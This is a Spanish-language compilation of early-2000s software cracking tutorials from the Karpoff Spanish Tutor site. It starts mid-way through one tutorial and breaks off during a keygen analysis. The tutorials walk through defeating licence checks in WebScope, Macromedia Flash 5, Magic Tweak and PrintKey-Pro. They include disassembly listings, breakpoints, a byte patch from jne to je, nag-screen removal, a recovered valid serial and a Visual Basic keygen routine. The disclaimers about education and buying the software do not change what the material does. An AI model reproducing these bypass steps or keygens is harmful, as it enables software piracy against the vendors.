:00541B29 75F1 jne 00541B1C **<= Hasta terminar, recibiremos 797d**
:00541B2B 8B55FC mov edx, dword ptr [ebp-04] **<= EDX = 5698d**
:00541B2E 0FB74604 movzx eax, word ptr [esi+04] **<= EAX = 5698d o 1642h**
:00541B32 03C3 add eax, ebx **<= Suma EBX + EAX (5698+795=6495)**
:00541B34 E87780ECFF call 00409BB0
:00541B39 33C0 xor eax, eax
:00541B3B 5A pop edx
:00541B3C 59 pop ecx
:00541B3D 59 pop ecx
:00541B3E 648910 mov dword ptr fs:[eax], edx
:00541B41 68561B5400 push 00541B56
:00541B46 8D45F8 lea eax, dword ptr [ebp-08]
:00541B49 E88623ECFF call 00403ED4
:00541B4E C3 ret

Salimos de la rutina y volvemos a...

:00541BF2 8B45C8 mov eax, dword ptr [ebp-38] **<= Recibe el valor 6495**
:00541BF5 8945F4 mov dword ptr [ebp-0C], eax
:00541BF8 C645F80B mov [ebp-08], 0B
:00541BFC 8D55CC lea edx, dword ptr [ebp-34]
:00541BFF B905000000 mov ecx, 00000005
:00541C04 B83C1C5400 mov eax, 00541C3C
:00541C09 E8CE8EECFF call 0040AADC **<= Concatena los valores 1977042419776486495**
:00541C0E 33C0 xor eax, eax
:00541C10 5A pop edx
:00541C11 59 pop ecx
:00541C12 59 pop ecx
:00541C13 648910 mov dword ptr fs:[eax], edx
:00541C16 682B1C5400 push 00541C2B
:00541C1B 8D45C8 lea eax, dword ptr [ebp-38]
:00541C1E E8B122ECFF call 00403ED4
:00541C23 C3 ret

Ahora que ya tenemos nuestro serial salimos de TRW2000 y vamos a iniciar el programa normalmente, nos aparece la nagscreen y damos clic en registrar escribimos nuestro nombre y serial y clic en continuar, PRESTO!, ha pasado sin dar el mensaje de chicomalo, reiniciemos el programa tan solo para cerciorarnos.

Vaya! Vaya! Lo que me temía, hay algo que no anda bien, hemos recibido el siguiente mensajito...

¡Código y nombre de usuario no autorizados! blah, blah, blah, etc.

Hasta dice que soy un caradura... ;o)

Qué especie de carajo tiene este programa, vamos a investigar en las Reference Strings...

No encontramos nada, tan solo lo mismo, que ya hemos visto, que podemos hacer, vamos a rastraer desde el principio, pero para eso utilizaremos OllyDBG.

Cargamos el Olly y cargamos el programa en el Olly, vamos al punto de entrada y empezamos a tracear con F8, vemos que extrae nuestros datos del registro de Windows,

HKCU\Sofware\Sarovi\WebScope
Usuario
Registro

Desde la dirección 0058FEC8 nuestro nombre que viene en minúsculas va a ser comparado con otros nombres prohibidos como

asrael, agustin mollo, marcos oliver hengstebek y m4nson

y el código nuestro con los códigos

11111111111119716448, XXXXXX31003412796624
XXXXXX31005924266626, XXXX786123454806591
(Las X's es la palabra clave)

Me imagino que cada uno corresponde a los nombres de arriba, pero continuamos y en 0058FF98 se extrae los primeros 6 caracteres de nuestro código 199704 y encontramos un nuevo conjunto de caracteres, con los que se comparan los nuestros en 0058FFAD, como no son iguales nos da el mensaje de ChicoMalo.

Bueno cargamos el regedit y buscamos en él y vamos a cambiar 197704 por el conjunto de caracteres buenos.

Tambien recordemos que en 00541B1C se realizó un calculo para nuestro serial fuera aceptado por el programa, debemos de calcularlo de nuevo, pues hemos cambiado los primeros seis caracteres, sino siempre recibiremos el mensaje de error

RECAPITULANDO

1. Palabra clave (6 Caracteres)
2. Serial de catorce caracteres (no se que pasa si tiene 13)
3. Calcular para el nombre (Decimal de Letra por letra) + 1
4. Unir los primeros 12 caracteres + el calculo del punto 3
5. Calcular para el serial (Decimal de cada caracter por caracter) + 1
6. Unir el punto 4 con el punto 5 para el serial correcto


Al final debe ser así **XXXXXX??????AAAANNNN <= El tamaño puede variar (19 o 20)**

XXXXXX = Palabra Clave
?????? = Cualquier número entre 100000 y 699999
AAAA = Primer resultado
NNNN = Segundo resultado

LA RUTINA DE GENERACION DEL SERIAL

```
Private Sub Genera()
  MyCode = "PalabraClave"
  For I = 1 To 6
      A = GetRandomNumber(1, 6)
      B = B + Trim(Str(A))
  Next
  MyCode = MyCode + B
  For I = 1 To Len(Trim(Text1.Text))
      EAX = Asc(Mid(Text1.Text, I, 1))
      EBX = EBX + EAX
  Next
  ECX = MyCode + Trim(Str(EBX + 1))
  EBX = 1
  For I = 1 To Len(Trim(ECX))
      EAX = Asc(Mid(ECX, I, 1))
```

```
        EBX = EBX + EAX
    Next
    Text2.Text = ECX + Trim(Str(EBX + 5698))
End Sub

Public Function GetRandomNumber(Lower As Integer, Upper As Integer) As Integer
    Randomize
    GetRandomNumber = Int((Upper - Lower + 1) * Rnd + Lower)
End Function
```



"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Nota: Sería bueno que me dijeras en qué momento salí del programa con mensaje de error.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa	Macromedia Flash V 5.0

PROTECCIÓN:	Nag Screen y...		
Descripción:	Programa para presentaciones en Flash,...		
Dificultad:	Facililla (Depende de tu nivel)		
DOWNLOAD:	Morpheus o Kaaza		
Herramientas:	File Inspector, Hex Workshop, Offset Calculator v 1.0, Softice, W32dsm89		
CRACKER:	WSEXM	**FECHA:**	7/11/2001

INTRODUCCIÓN

Considero este programa como el mejor dentro de su gama y de aquellos programas que realizan algo parecido: Presentaciones en Flash (con sonido y muchas chorradas de esas).

¿Por qué he elegido este soft? Pues, por que intentaba aprender la protección de anteriores versiones, para un programa que tengo que no hay por donde meterle mano, y creía que ésta la tendría también. Me equivoqué.

El presente tutorial trata de mostrar la verdadera casualidad, no causalidad, que desde mi parte, es el mundo del crack. Considero que hasta que no haya una forma casi universal de realizar nuestra tarea no podremos denominar a la Crackeología como ciencia. Pero soy el menos indicado para hablar de este tema.

Para quien empiece, lea los tutoriales que se recogen en la página de Karpoff. Para quien sepa más que yo, Todos, propongan otras formas de patear esta mierda.

Antes de empezar decir que tu debes ir antes que yo, me explico, tu debes darle al coco para que puedas trazar las posibles ideas que se presentan a lo largo del tutorial o aquellas que creas y no se presenten.

Loading...

Tras realizar los pasos previos, por si no has caído debes instalar el programa y ejecutarlo. Aparece una pantallita con cinco huecos, uno para cada epígrafe: First/ Initial/ Last Name; Organization; Serial Number. Rellena estos recuadros como quieras, verás que te aparece un mensaje: “Required Information...”, y no podemos hacer nnaa!!

Primera posibilidad:

Pasarle el FileInspector y observamos que no está comprimido con Aspack, Armadillo, etc;

Nos adentramos en las profundidades de las tumbas con el W32dsm89, para comprobar la alerta anterior, te acuerdas, ¿no? La hubieras apuntado. En caso afirmativo, veo que estás atento. Pulsamos el “string data references”: ¡qué montón! Paciencia y sigue buscando: String Resource ID=00639: ”Required Information. This Macromedia product cannot run wit”, Crees que es ésta. Prueba para ver si te sirve algo. Aunque me fijé, me parecía que no podía obtener gran cosa. Fin de la primera parte: tocado.

Segunda Posibilidad:

Tienes el Softice preparado, ¡ataca! Si se pone el infalible hmemcpy se realiza una rutina un poco más larga. Perdona si este paso lo has hecho y ¿cuál debes colocar para que salga más cortito?, jejeje. Enhorabuena, has conseguido ver que se activaba el Getwindowtexta Por eso, vamos a poner éste como nuestro break. No te voy a poner gifs donde aparecemos ni donde acabamos por que Karpoff aconseja a sus pupilos ahorrar en gilipolleces. Tampoco debes preocuparte por eso pues estos pasos los vas a realizar solo o sola para comprobar ciertas cosas:

1ª Debes encontrar, una vez dentro del código (cuando te aparece el nombre del programa en una línea verde) el número de serie falso: FLW500-xxxxxxxxx

2ª Además, debe aparecer por ahí cerca los datos que has introducido en los otros huecos: d eax, d esi...(para ello puedes tracear con f10 o darle f12)

3ª Ten paciencia y no te pierdas con el Softice, pues vamos por el buen camino. Si se te ha olvidado algo hazlo, como quitar el break en ejecución, BC*.

He de reconocer que me perdí, porque veía el número de serie falso y buscaba el verdadero en la ventana de datos,

pero cuando parecía estar cerca, me echaba a la calle, algunas veces volvía a entrar automáticamente o pulsaba aceptar y estamos dentro del depurador Esto me mosqueaba, no sabía porque me echaba. Si no te echa o tarda mucho, lo más seguro, será que tiene todavía puesto el bpx getwindowtexta y hace como el Repeat (de un reproductor CD)que vuelve la canción al principio, llevarnos al principio de esta rutina.

Busca el número de serie que no lo encontrarás, por lo menos de esta forma no. Pero sigue traceando hasta que te eche del todo fijándote bien en las direcciones y en lo que te pueda interesar a la vez que entiendes el código: tocado y hun..

Tercera Posibilidad:

Esta enlaza con el final de la anterior. Si has realizado lo que he dicho, aparte de marearte y de pasar el tiempo, habrás conseguido dos cosas: La Puerta de Entrada y la forma de cómo atacarla. Llegué por casualidad, más bien porque era la última pantalla antes de echarte (sitúate aquí)), pero me llamó la atención la forma en la que aparecía, daba buen rollo. Si has leído otros buenos tutoriales (todos son buenos) considera lo allí aprendido para aplicarlo en este. ¿No has visto esto antes, algo así como Mov, Call, Test, Jnz? Verdad, así realiza los cambios oportunos de manera temporal en el softice. (¿Qué cambios? No me sigues; lee otros manuales donde aparezca esta rutina). Lo que no he visto, y he leído tutoriales desde 2000, ¿qué es esto que intentamos?: abrir la puerta cuando se cierra todo (si alguien me puede explicar el por qué de esto, mandadme un e-mail).

Realizado los cambios de manera temporal, salimos del softice (Ctrl-d), sorpresa: estamos dentro.

A la tercera va la vencida. Realicemos los cambios permanentes a través de nuestro editor hexa: lo abrimos y buscamos la dirección en hexadecimal, pero cuál era ¿???; manda güevos, debemos calcularla a través del Offset Calculator v1.0 metiendo nuestro address donde creamos que está la chispa. El programa tiene un funcionamiento sencillo: un “File”, donde abres el programa; un hueco cerca donde ponemos la dirección en la que hacemos los cambios. Ves un botón Calculate, pues dale si has metido la dirección, y coge la dirección en hexadecimal sin la h (final). Si te da error es porque tienes abierto este programa con el Hexa, por tanto evita tener un mismo programa abierto con dos herramientas a la vez. Volvemos al Editor hexa, abrimos el programa vamos a Go to (Edit) y colocamos el número comentado del Offset. Aparecemos delante de un número que pasaremos a cambiar (75 a

74) y guardamos estos cambios. Volvemos a abrir el Flash 5.0 y... Mierda, no ha pasado nada. La pantallita de registro otra vez. Que hemos hecho mal. Respira hondo y Zen cracking. Volvemos al Editor Hexa y comprobamos el cambio (introducimos el número hexa,...) no ha pasado nada sigue el mismo número original. Probamos varias veces a realizar los cambios y... Nada, está jodido. Pero el Zen ha dado su fruto ya que hay una voz interior que dice “guarda el exe con otro nombre.exe tras realizar los cambios”. Así haces (si has guardado el archivo, en el primer cambio, con otro nombre, eres cojonudo). Abrimos el programa que guardamos con el nombre cambiado y... Otra vez la puta pantalla, pero ¿qué ha pasado?: al darle a cancel entramos en el programa totalmente funcional.

Pensamos: al abrir el programa sale una pantalla,..., es una Nags Screen. Adelante quitémosla. No voy a explicar algo que puedas leer de otra persona. Así que lee algún tutorial del Profesor X en el que venga como eliminar las nags (uséase ***AstroWorld 2000 v 4.1.0.1 (Spanish Edition)***). Después de eliminar la nags deberás guardarlo otra vez con otro nombre. NO SE POR QUÉ.

Si intentas quitar la Nags Screen en primer lugar vas a encontrarte con que el programa parecerá un flash (de estos de súper disco fashion).

Podemos decir realizadas todas las tareas y ratón en mano: Tu she

Si busca el número en Internet y lo instalas verás que no hay cambios, exceptuando que se registra formalmente. Pero si has leído hasta aquí y decides hacer eso, de forma permanente eres un... Ten en cuenta que si introduces el número de serie correcto, no podrás acceder al que tu has guardado. Así decir también que existen alguna pequeña diferencia entre la configuración real (tras introducir el número correcto) y entrar por la puerta trasera, pero que debes subsanar leyendo tutoriales para aprender a utilizar Macromedia Flash. Si quieres ver tus datos en el registro dirígete a HKEY_LOCAL_MACHINE\SOFTWARE\MACROMEDIA\FLASH\5\REGISTRATION

Conclusión

Hemos crackado un programa por casualidad, o al menos eso creo en la primera parte. Si has realizado los cambios antes que yo de forma satisfactoria, enhorabuena. Si te has perdido léelo despacio o mándame un e-mail realizando una crítica, diciéndome otra forma (serial verdadero), o lo que quieras.

wsexm@mixmail.com

Gracias

A estas páginas de donde aprendemos, a esa gente que sabe más y a esa otra que sabe no menos, para que se siga aumentando los conocimientos y aprendamos de todos con todos y de todas las formas. Gracias.

El aut@r no es responsable del mal uso que se pueda realizar de este texto. Solo la finalidad educativa está permitida y admitida sin saltarse las leyes de tu gobierno. Cómpralo si vas a trabajar con él o si lo utilizas, darás de comer a una persona.

Karpoff Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Magic Tweak v1.60

PROTECCION:	**Name / Serial**
Objetivo:	Obtener un serial válido
Descripcion:	MagicTweak hace fácil el configurar millones de cosas en Windows y no necesita hacer modificaciones al registro manualmente.
Dificultad:	Media.
DOWNLOAD:	http://www.magictweak.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 13/12/2001**

INTRODUCCION

Bueno, después de algunos días que me he hecho un tanto el desentendido en esto he regresado a crackear este programa y la verdad es que he estado viendo algunos otros de los cuales ya haré un tuto, mientras que aquí les cocino este otro.

Este programa es muy práctico, puede sacarlo a uno de apuros realmente, más sin embargo, cómo siempre lo he dicho las protecciones algunas veces no son apropiadas para ciertos programas, la verdad es que me parece un tanto inconcebible el precio de esta utilería que aparte de ocupar espacio en tu disco no es más ni menos una utilería, que bien, pasemos ahora a lo nuestro...

AL ATAKE

Cómo siempre cargamos el programa y nos vamos al punto de registrar que tiene y vemos que en la pantalla de About nos aparece un botón Enter Code lo presionamos y luego nos aparece una ventanita con el espacio para ingresar nuestro nombre y serial, al ingresarlos nos dice

"Thanks for your registering.Please restart the program to verify the registration code."

Clásico truco en algunos programas hoy en día, vamos a desensamblar en W32DASM y buscamos la cadena, cuando la hallemos haremos doble clic sobre ella y caeremos por esta parte de código

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00423DE3(C) <= Rondamos por aqui...
|
:00423DFD 8B86F4050000 mov eax, dword ptr [esi+000005F4]
:00423E03 57 push edi

* Reference To: USER32.wsprintfA, Ord:02ACh
|
:00423E04 8B3D30864600 mov edi, dword ptr [00468630]
:00423E0A 8D4C2408 lea ecx, dword ptr [esp+08]
:00423E0E 50 push eax
:00423E0F 51 push ecx
:00423E10 FFD7 call edi
:00423E12 8B96F0050000 mov edx, dword ptr [esi+000005F0]
:00423E18 8D442438 lea eax, dword ptr [esp+38]
:00423E1C 52 push edx
:00423E1D 50 push eax
:00423E1E FFD7 call edi
:00423E20 83C410 add esp, 00000010
:00423E23 8BCE mov ecx, esi
:00423E25 6A40 push 00000040

* Possible StringData Ref from Data Obj ->"Register"
|
:00423E27 68EC134800 push 004813EC

* Possible StringData Ref from Data Obj ->"Thanks for your registering.Please "
->"restart the program to verify "
->"the registration code."
|
:00423E2C 689C1F4800 push 00481F9C <= Caemos aqui
:00423E31 E8F5270200 call 0044662B
:00423E36 8B8EF4050000 mov ecx, dword ptr [esi+000005F4]
* Reference To: KERNEL32.WritePrivateProfileStringA, Ord:02E5h
|
:00423E3C 8B3D60824600 mov edi, dword ptr [00468260]

* Possible StringData Ref from Data Obj ->"Mgreg.ini" <= Aqui se guarda el serial
|
:00423E42 680CF14700 push 0047F10C
:00423E47 51 push ecx
```

Al ir a la dirección 00423DE3 encontramos este código **(NOTA: punto de ruptura en 00423DD9)**, vamos a ir a ver que hay en 00433227

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00423DB3(C)
|
:00423DCD 8B86F0050000 mov eax, dword ptr [esi+000005F0]
:00423DD3 68E04D4800 push 00484DE0
:00423DD8 50 push eax
:00423DD9 E849F40000 call 00433227 <= Se genera el serial...
:00423DDE 83C408 add esp, 00000008
:00423DE1 85C0 test eax, eax
:00423DE3 7518 jne 00423DFD <= Aqui da el Thank you...
:00423DE5 6A10 push 00000010
```

Bueno hemos llegado aquí y EAX trae el serial y EDX el nombre

```
:00433227 55 push ebp
:00433228 8BEC mov ebp, esp
```

:0043322A 833DFC84480000 cmp dword ptr [004884FC], 00000000
:00433231 53 push ebx
:00433232 56 push esi
:00433233 57 push edi
:00433234 7512 jne 00433248
:00433236 FF750C push [ebp+0C]
:00433239 FF7508 push [ebp+08]
:0043323C E8AF400000 call 004372F0 **<= Aqui entramos**
:00433241 59 pop ecx
:00433242 59 pop ecx
:00433243 E989000000 jmp 004332D1 **<= A este salto volveremos**

Hemos ido al salto

:004372F0 8B542404 mov edx, dword ptr [esp+04] **<= EDX recibe el serial**
:004372F4 8B4C2408 mov ecx, dword ptr [esp+08] **<= ECX recibe un valor 0**
:004372F8 F7C203000000 test edx, 00000003
:004372FE 753C jne 0043733C

:00437300 8B02 mov eax, dword ptr [edx] **<= Extrae el primer caracter del serial**
:00437302 3A01 cmp al, byte ptr [ecx] **<= Compara el valor de EAX con el de ECX**
:00437304 752E jne 00437334 **<= Como no son iguales vamos a 00437334**
:00437306 0AC0 or al, al
:00437308 7426 je 00437330

Ya hemos ido y...

:00437334 1BC0 sbb eax, eax **<= Aqui caemos...**
:00437336 D1E0 shl eax, 1
:00437338 40 inc eax
:00437339 C3 ret **<= Regresamos**

Hemos vuelto a la rutina anterior

:00433239 FF7508 push [ebp+08]
:0043323C E8AF400000 call 004372F0 **<= Aqui entramos**
:00433241 59 pop ecx **<= Aqui regresamos**
:00433242 59 pop ecx
:00433243 E989000000 jmp 004332D1 **<= Vamos a este salto**

Luego de entrar en el salto hayamos esto...

:004332D1 5F pop edi **<= A aqui saltamos...**
:004332D2 5E pop esi
:004332D3 5B pop ebx
:004332D4 5D pop ebp
:004332D5 C3 ret **<= Regresamos y nos da el Thanks for your...**

Esto no está haciendo nada bueno... nos vamos a ver en toda la entrada al programa, cargamos el programa nuevamente y empezamos a tracear desde el OEP y vemos que el programa llega hasta aqui (si tienes duda en esto consulta mi tuto sobre WebScope v3.8a)

:00433CCE 56 push esi
:00433CCF 56 push esi
:00433CD0 FF1568834600 Call dword ptr [00468368] **=> KERNEL32.GetModuleHandleA**
:00433CD6 50 push eax
:00433CD7 E86BDB0000 call 00441847 **<= Entramos aquí...**

Nos encontramos con esto otro...

:00441847 FF742410 push [esp+10]
:0044184B FF742410 push [esp+10]
:0044184F FF742410 push [esp+10]
:00441853 FF742410 push [esp+10]
:00441857 E8F0A00000 call 0044B94C **<= Entramos...**
:0044185C C21000 ret 0010

Vemos un montón de código, con llamadas y saltos, pero hasta en 0041C76C encontramos algo interesante y no es sino hasta entre 0041D136 hasta 0041D179 en donde se genera el serial correcto... entonces cuando lleguemos al punto siguiente es que...

:0041D177 40 inc eax
:0041D178 49 dec ecx
:0041D179 75BB jne 0041D136
:0041D17B 8BB42494000000 mov esi, dword ptr [esp+00000094] **<= Obtendremos nuestro serial válido...**

Ahora ya tenemos el serial correcto y vamos a ingresarlo, y podremos usar el programa de manera más libre, aunque sin embargo quiero que recuerdes, lo de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (gracias por tus consejos y ayuda en la realización de este tuto) y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	**PrintKey-Pro v1.02**

PROTECCION:	Obtener el Serial y realizar el Keygen.		
Descripcion:	Aplicación para capturar pantallas.		
Dificultad:	Novato, **Facililla**, Media, Difícil, ETC.		
DOWNLOAD:	http://www.warecentral.com		
Herramientas:	File Inspector, DeDe 3.0, W32dasm, SoftICE.		
CRACKER:	Saccopharynx	**FECHA:**	21/11/2001

INTRODUCCION

Bueno: Hola a todos. Cómo están? Aquí les presento mi segundo tutorial. En realidad es el segundo que envío, pero tengo hechos algunos más, pero todavía no los he pasado a página web. A medida que lo haga los ire enviando. Aprovecho el tutorial para agradecer a Dek_Oin por responder a mis pedidos de ayuda. Marchando...

AL ATAKE

INTRO

Debido a que para realizar mis tutoriales necesito una herramienta para capturar imagenes he bajado de internet PrintKey-Pro v1.02, la cual antes de ser mi herramienta de trabajo fue mi víctima, ya que es una versión trial de 30 días. Las imágenes de este tutorial fueron capturadas con él, incluso la de él mismo, jajaja...

PRESENTANDO A LA VICTIMA

Como mencioné anteriormente este es un programita para capturar pantallas, simple, amigable y que tiene varias opciones. Las pantallas se pueden guardar en varios formatos. Acompaña a este tutorial el **Keygen** del serial de la víctima, hecho en C++ (aun no tengo tiempo para aprender Win32_ASM, no tengo Delphi ni Visual C, y ni sueñen que haga un Keygen en Vi$ual Ba$ic; después de haber trabajado con él realmente lo detesto, porque todo muy lindo para el usuario del sistema hecho en VB, pero para los programadores... un dolor de huevo).

MANOS A LA OBRA

Una vez instalada la victima ejecutamos la misma, vamos a Help->Register y cargamos los datos:


Name: SACCOPHARYNX
Key: 1234567

Damos click sobre el botón Register y veremos un mensaje como este:

Invalid key Please reenter !


Como no nos registramos ejecutamos File Inspector, abrimos el archivo PrintKeyPro.exe, analizamos el mismo, vamos a la solapa Compilador y vemos que fue hecho en Borland Delphi 3.0. Hmmm!!! Mi poca experiencia me dice que W32Dasm no nos servirá en un principio, ya que tiene problemas con las String References. La mejor opción es usar DeDe. La versión de DeDe 2.5 no funcionó con este programita, a si que busqué en www.balbaro.com y bajé la versión 3.0, con la cual descompilé a la víctima sin problemas.

Podemos debuggear directamente con SoftICE, pero para no estar debuggeando a lo loco cada instrucción a partir del breakpoint en hmemcpy, nos conviene ir cercando al código de la víctima usando DeDe seguido de W32Dasm. Ahora ejecutamos DeDe 3.0, cargamos la víctima (PrintKeyPro.exe) y damos click en el botón Process. Una vez descompilada, vamos a la solapa Procedures. Si nos fijamos en la columna de Unit Name, nos interesa "Unit12 TRegisterForm1" ya que es el Form de registro.



En la ventana de la derecha hacemos click con el botón derecho del mouse sobre BitBtn1Click, elejimos la opción Show additional data y veremos que se trata del botón de Registro:

Entonces nuevamente, click con el botón derecho del mouse sobre BitBtn1Click, pero ahora elejimos Disassemble. Se nos abrirá un ventana con el código que se ejecuta al hacer click sobre el botón Register. Lo que nos interesa saber es la línea en donde se hace referencia al String Reference Invalid key Please reenter !. Por lo tanto en la ventana que se nos abrió vamos a Edit->Find Text y buscamos la palabra Key para llegar hasta aquí:



Como se puede observar se hace referencia a este string en la posición 004F3733. Dato muy importante, porque ahora analizaremos el código de la víctima más detalladamente a partir de esta posición, pero con W32Dasm.

Ejecutamos W32Dasm, cargamos la víctima y vamos hasta dicha posición (Shift+F12). Si observamos detenidamente el siguiente código existen dos posibilidades de llegar hasta el mensaje de error:

```
:004F36E7 8D55FC                  lea edx, dword ptr [ebp-04]
:004F36EA E8B5F4F0FF              call 00402BA4
:004F36EF 837DFC00                cmp dword ptr [ebp-04], 00000000
:004F36F3 7539                    jne 004F372E
:004F36F5 8D55EC                  lea edx, dword ptr [ebp-14]
:004F36F8 8B83E0020000            mov eax, dword ptr [ebx+000002E0]
:004F36FE E8D11BF4FF              call 004352D4
:004F3703 8B45EC                  mov eax, dword ptr [ebp-14]
:004F3706 E80552F1FF              call 00408910
:004F370B 8BF0                    mov esi, eax
:004F370D 8D55E8                  lea edx, dword ptr [ebp-18]
:004F3710 8B83D8020000            mov eax, dword ptr [ebx+000002D8]
:004F3716 E8B91BF4FF              call 004352D4
:004F371B 8B55E8                  mov edx, dword ptr [ebp-18]
:004F371E A1B8ED5000              mov eax, dword ptr [0050EDB8]
:004F3723 8B00                    mov eax, dword ptr [eax]
:004F3725 E872090100              call 0050409C
:004F372A 3BF0                    cmp esi, eax
:004F372C 742F                    je 004F375D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F36F3(C)
|
:004F372E E8ED8CF1FF              call 0040C420
:004F3733 B808394F00              mov eax, 004F3908
:004F3738 E89F79F6FF              call 0045B0DC
```

1) El salto condicional de la posición 004F36F3. Este salto se realiza si en el **call** de la posición 004F36EA se detecta que el serial no contiene caracteres numéricos. Para comprobar esto poner un breakpoint en 004F36EA y entrar con F8.

2) Que el serial contenga solo caracteres numéricos, pero no sea el correcto. En este caso no se ejecutará el salto de la posición 004F372C, dejándonos llegar justo al mensaje de error. El salto de esta posición solo se ejecuta si el resultado de la comparación anterior:

```
:004F372A 3BF0         cmp esi, eax
```

es verdadero. Por lo tanto en esi o eax está el serial correcto. No voy a explicar como debuggear en SoftICE; existen muchos tutoriales, al respecto. Lo que se debe hacer para comprobar donde está el serial correcto es poner un breakpoint. Aquí hay dos posibilidades:

A) Si no les interesa el Keygen ponen uno en 004F372A (bpx 004F372A). Cuando lleguen aquí y estén dentro de SoftICE ejecuten:

? esi (Verán el serial falso: 1234567)
? eax (Verán el serial verdadero: 93657585)

B) Si les interesa el Keygen recomiendo poner un breakpoint en 004F3725, ya que aquí está el **call** que genera el serial. Cuando se detenga la ejecución aquí, entrar con F8.

Ahora que ya tenemos el serial correcto cargamos nuestros datos nuevamente:

Name: SACCOPHARYNX
Key: 93657585

Damos click en Register, cerramos y abrimos nuevamente la víctima, vamos a **About**, y:

Ya tenemos registrada a la víctima. A los que les interesa el Keygen los invito a la sección que sigue y a los que no también que no viene nada mal aprender más.

KEYGEN

Para analizar el Keygen supongo que siguieron las intrucciones del paso B. Sino, Qué esperan? Una vez que entraron con F8 debido al breakpoint en el **call** de la posición 004F3725, sigan traceando un poco con F10 hasta llegar aquí:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005040FE(C)
|
:005040F2 8B4DFC                  mov ecx, dword ptr [ebp-04]
:005040F5 0FB64C11FF              movzx ecx, byte ptr [ecx+edx-01]
:005040FA 03D9                    add ebx, ecx
:005040FC 42                      inc edx
:005040FD 48                      dec eax
:005040FE 75F2                    jne 005040F2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005040ED(C)
|
